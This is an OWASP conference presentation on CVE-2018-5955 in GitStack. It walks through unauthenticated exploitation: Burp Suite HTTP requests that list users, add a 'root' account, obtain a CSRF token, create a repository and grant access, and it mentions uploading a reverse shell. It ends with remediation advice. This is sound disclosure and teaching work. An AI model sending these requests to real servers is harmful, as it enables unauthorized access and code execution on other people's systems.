



# BYPASSING SECURITY RESTRICTIONS

THE CASE OF CVE-2018-5955



# OWASP

The Open Web Application Security Project



# OWASP

The Open Web Application Security Project

- **Adam Nurudini**

**CEH, ITIL V3, CCNA, CCNP, CASP, PCI-DSS, BSC-IT**

Lead Security Researcher @ Netwatch Technologies

Project Consultant, Information Security Architects Ltd

Member, Cybersecurity Resilience Service Team

Web Application Penetration Tester





# OWASP

The Open Web Application Security Project



## INTRODUCTION

The following presentation describes an unauthenticated action in GitStack that allows a remote attacker to add new users and then trigger remote code execution.

### CVE-ID

**CVE-2018-5955**

### Description

An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI.

Source: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955>

### Vulnerability Disclosed by:

An independent security researcher, Kacper Szurek, reported the vulnerability to Beyond Security's SSD

### Vendor response

“Since October 17, 2017, we have tried to contact GitStack many times and have received a response, but have not provided details about the solution or workaround.”



# OWASP

The Open Web Application Security Project



- GitStack is a web application that allows users to set up your own private Git server.
- This means you can create a version control system with no content.
- GitStack makes it easy to keep your server up to date. It is really Git for Windows and is compatible with any other Git client. GitStack is completely free for small teams.

A screenshot of the GitStack web application. The top navigation bar includes links for FEATURES, DOWNLOAD, PRICING, DOCUMENTATION, Q&amp;A, BLOG, CUSTOMERS, and ABOUT. The main header says "Your Git server for Windows" and describes it as a "Setup, manage and maintain an on site cutting edge versioning system." A prominent orange "Learn more" button is centered below this text. On the left, a sidebar menu lists "Repositories", "Users &amp; Groups", and "Settings". The main content area is titled "Repositories" and shows a table of existing repositories. The table has columns for "Name", "Command to clone", and "Action". Three repositories are listed: repository1 (git clone http://localhost/repository1.git), repository2 (git clone http://localhost/repository2.git), and repository3 (git clone http://localhost/repository3.git). At the bottom, there's a "Create repository" form with a "Name" field and a "report abuse" link.



# OWASP

The Open Web Application Security Project

## Impact

### CVSS v3.0 Severity and Metrics:

**Base Score:** 9.8 CRITICAL

**Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (V3 legend)

**Impact Score:** 5.9

**Exploitability Score:** 3.9

**Attack Vector (AV):** Network

**Attack Complexity (AC):** Low

**Privileges Required (PR):** None

**User Interaction (UI):** None

**Scope (S):** Unchanged

**Confidentiality (C):** High

**Integrity (I):** High

**Availability (A):** High

### CVSS v2.0 Severity and Metrics:

**Base Score:** 7.5 HIGH

**Vector:** (AV:N/AC:L/Au:N/C:P/I:P/A:P) (V2 legend)

**Impact Subscore:** 6.4

**Exploitability Subscore:** 10.0

**Access Vector (AV):** Network

**Access Complexity (AC):** Low

**Authentication (AU):** None

**Confidentiality (C):** Partial

**Integrity (I):** Partial

**Availability (A):** Partial

### Additional Information:

Allows unauthorized disclosure of information

Allows unauthorized modification

Allows disruption of service

## EXPLOIT AVAILABILITY

<https://www.exploit-db.com/exploits/43777/>

[https://www.rapid7.com/db/modules/exploit/windows/http/gitstack\\_rce](https://www.rapid7.com/db/modules/exploit/windows/http/gitstack_rce)

Source: <https://nvd.nist.gov/vuln/detail/CVE-2018-5955>



# OWASP

The Open Web Application Security Project

## UPCLOSE WITH CVE-2018-5955

In vulnerable versions of GitStack, a flaw in Authentication.class.php allows unauthenticated remote code execution since `$_SERVER['PHP_AUTH_PW']` is passed directly to an exec function.

The screenshot shows a code editor with a sidebar labeled "Folder as Workspace". The workspace contains a folder structure for "GitStack" which includes "apache", "app", "data", "git", "githp", and "githp" (with a subfolder "cache"). Under "githp", there are "cache", "config", "css", "doc", "images", "include" (with subfolders "cache", "controller", "git"), "smartyplugins", and several PHP files: "Authentication.class.php", "Config.class.php", "Log.class.php", "MessageException.class.php", "Resource.class.php", "Util.class.php", and "version.php". The main editor window displays the "Authentication.class.php" file. The code is as follows:

```
username/password of a user which has the rights to  
access to this repository. ADMIN PASSWORD WON'T  
WORK");  
header('HTTP/1.0 401 Unauthorized');  
echo 'Your GitStack credentials were not entered  
correctly. Please ask your GitStack administrator to  
give you a username/password and give you access to  
this repository. <br />Note : You have to enter the  
credentials of a user which has at least read  
access to your repository. Your GitStack  
administration panel username/password will not  
work.';  
exit;  
} else {  
    // try to authenticate  
    $authenticated = false;  
    $username = $_SERVER['PHP_AUTH_USER'];  
    $password = $_SERVER['PHP_AUTH_PW'];
```




# OWASP

The Open Web Application Security Project

## UPCLOSE WITH CVE-2018-5955

To exploit the vulnerability, the repository web interface must be enabled, a repository must exist, and a user must have access to the repository.

Note: A passwd file should be created by GitStack for local user accounts. Default location: C:\GitStack\data\passwdfile.



Once an attacker adds a user to the server, he can enable the web repository feature.



# OWASP

The Open Web Application Security Project

https://www.  
OWASP.org

## UPCLOSE WITH CVE-2018-5955

Now, an attacker can create a repository from a remote location and prevent others from accessing our new repository. In the repository, an attacker can upload a backdoor and use it to execute code:

### 1. View users

Use the GET method to directly view the user list of the GitStack repository, and there is an unauthorized access information disclosure vulnerability.

A screenshot of a web browser window. The address bar shows the URL `192.168.100.5/rest/user/`. The page content displays a JSON array: `[ "test", "everyone" ]`. A blue arrow points from the text "List of users on the Gitstack application (information disclosure vulnerability)" at the bottom left towards the JSON output.

["test", "everyone"]

List of users on the Gitstack application (information disclosure vulnerability)



# OWASP

The Open Web Application Security Project

https://www.  
OWASP.org

## UPCLOSE WITH CVE-2018-5955

### 2. Create user

Through the POST method, specifying the username and password can directly add the repository user, and there is any user added vulnerability:

The screenshot shows the Burp Suite Professional interface. The top menu bar includes 'TEST', 'ENVIRONMENT', 'Burp', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu is a toolbar with buttons for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts, Software Vulnerability Scanner, JOSEPH, JSON Beautifier, and CO2. The main window has tabs for 'Request' and 'Response'. The 'Request' tab shows a POST request to `/rest/user/` with the following headers and body:

```
POST /rest/user/ HTTP/1.1
Host: 192.168.100.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: csrfToken=hOWE61k2kwhjPswSAFM683tvvTM0CJeY; sessionid=faa8905277476f7ac2cf571880beba3f
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 31

username=root&password=toor
```

Two arrows point from the text "Post request with username and password data for user account creation" to the "username" and "password" parameters in the request body.

The 'Response' tab shows the server's response:

```
HTTP/1.1 200 OK
Date: Sat, 11 Aug 2018 16:01:36 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3
Python/2.7.2 PHP/5.4.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 12

User created
```

Target: http://192.168.100.5

Post request with username and password data for user account creation



# OWASP

The Open Web Application Security Project

## UPCLOSE WITH CVE-2018-5955

### 2. Create user

The screenshot shows the Burp Suite Professional interface with the following details:

**Request:**

```
GET /rest/user/ HTTP/1.1
Host: 192.168.100.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: csrfToken=hOWE6lk2kwhjPswSAFM683tvvTM0CJey; sessionId=faa8905277476f7ac2cf571880beba3f
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response:**

```
HTTP/1.1 200 OK
Date: Sat, 11 Aug 2018 16:01:48 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3
Python/2.7.2 PHP/5.4.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 28

["test", "root", "everyone"]
```

A blue arrow points from the word "everyone" in the JSON response to the text "New user (root) created" located below the response pane.

New user (root) created



# OWASP

The Open Web Application Security Project

## UPCLOSE WITH CVE-2018-5955

### 3. Create a repository arbitrarily

Directly POST a name to create the corresponding project, But CSRF\_TOKEN is required in POST data. CSRF\_TOKEN is obtained as follows, visit the landing page, such as [http://\\$IP/registration/login/?next=/gitstack/](http://$IP/registration/login/?next=/gitstack/) view the source code:

```
192.168.100.5/rest/user/ GitStack | Sign In http://192.168.100.5/registration/log gitstack - Shodan Search ... Search
view-source:http://192.168.100.5/registration/login/?next=/gitstack/
```

Most Visited Getting Started

```
<body id="login">
  <div id="login-wrapper" class="png_bg">
    <div id="login-top">
      <h1>Simpla Admin</h1>
      <!-- Logo (221px width) -->
      
    </div> <!-- End #login-top -->
    <div id="login-content">
      <form method="post" action="/registration/login/">
        <div style="display:none"><input type='hidden' name='csrfmiddlewaretoken' value='h0WE6ik2kwhjPswSAFM683tvvTM0CJeY' /></div>
        <div class="notification information png_bg">
          <div>
            Default username/password : admin/admin
          </div>
        </div>
        <p>
          <label>Username</label>
          <input id="id_username" type="text" name="username" maxlength="30" />
        </p>
        <div class="clear"></div>
        <p>
          <label>Password</label>
          <input type="password" name="password" id="id_password" />
        </p>
        <div class="clear"></div>
        <p>
          <input classes="button" type="submit" value="Sign In" />
        </p>
      </form>
    </div>
  </div>
</body>
```

CSRF TOKEN



# OWASP

The Open Web Application Security Project

## UPCLOSE WITH CVE-2018-5955

### 3. Create a repository arbitrarily

Burp Suite Professional v1.7.30 - Temporary Project - https://www.owasp.org

Target: http://192.168.100.5

Request

Raw Params Headers Hex

```
POST /rest/repository/ HTTP/1.1
Host: 192.168.100.5
Content-Length: 65
Accept: */*
Origin: http://192.168.100.5
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.100.5/gitstack/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9,en-US;q=0.8,ro;q=0.7
Cookie: csrfToken=ap5P4ELiY5b9zkxh8tFMgjYtDMiEyVCH;
sessionid=71ee9ea1424c23dae73ab50d9d68f1a4; uvts=7rArQs2JFrG74u4p
Connection: close

name=service&csrfmiddlewaretoken=ap5P4ELiY5b9zkxh8tFMgjYtDMiEyVCH
```

Repository name

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sat, 11 Aug 2018 21:26:09 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3
Python/2.7.2 PHP/5.4.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 44

The repository has been successfully created
```

The repository has been successfully created



# OWASP

The Open Web Application Security Project

## UPCLOSE WITH CVE-2018-5955

### 4. Add user to any repository

You can add it by following this format:

POST

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Software Vulnerability Scanner JOSEPH JSON Beautifier CO2

2 x 3 x 4 x ...

Go Cancel < | > |

Request Response

Raw Params Headers Hex Raw Headers Hex

Target: http://192.168.100.5

**Request**

```
POST /rest/repository/service/user/root/ HTTP/1.1
Host: 192.168.100.5
Content-Length: 0
Accept: */*
Origin: http://192.168.100.5
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.100.5/giststack/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9,en-US;q=0.8,ro;q=0.7
Cookie: csrfToken=ap5P4ELiY5b9zkh8tFMgjYtDMEyVCh;
sessionid=71ee9ea1424c23dae73ab50d9d68f1a4; uvts=7rArQs2JFrG74u4p
Connection: close
```

**Response**

```
HTTP/1.1 200 OK
Date: Sat, 11 Aug 2018 21:50:46 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3
Python/2.7.2 PHP/5.4.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 26
```

User root added to service



# OWASP

The Open Web Application Security Project



## Remote command execution vulnerability

By default, the GitStack Web Interface is enabled. Access <http://xx/web/index.php>

An unauthenticated user can upload reverse shell payload to the gitstack repository to compromise the web application and the server hosting it.

# DEMO | 5mins



# OWASP

The Open Web Application Security Project

## PROACTIVE REMEDIATION

Focus on development best practices like  
OWASP Top 10 Application Security Risks – 2017

In this scenario the presenter believes

A2:2017 Broken Authentication

A5:2017 Broken Access Control

A6:2017 Security Misconfiguration



**OWASP**

The Open Web Application Security Project

# Thank You

# Questions & Answers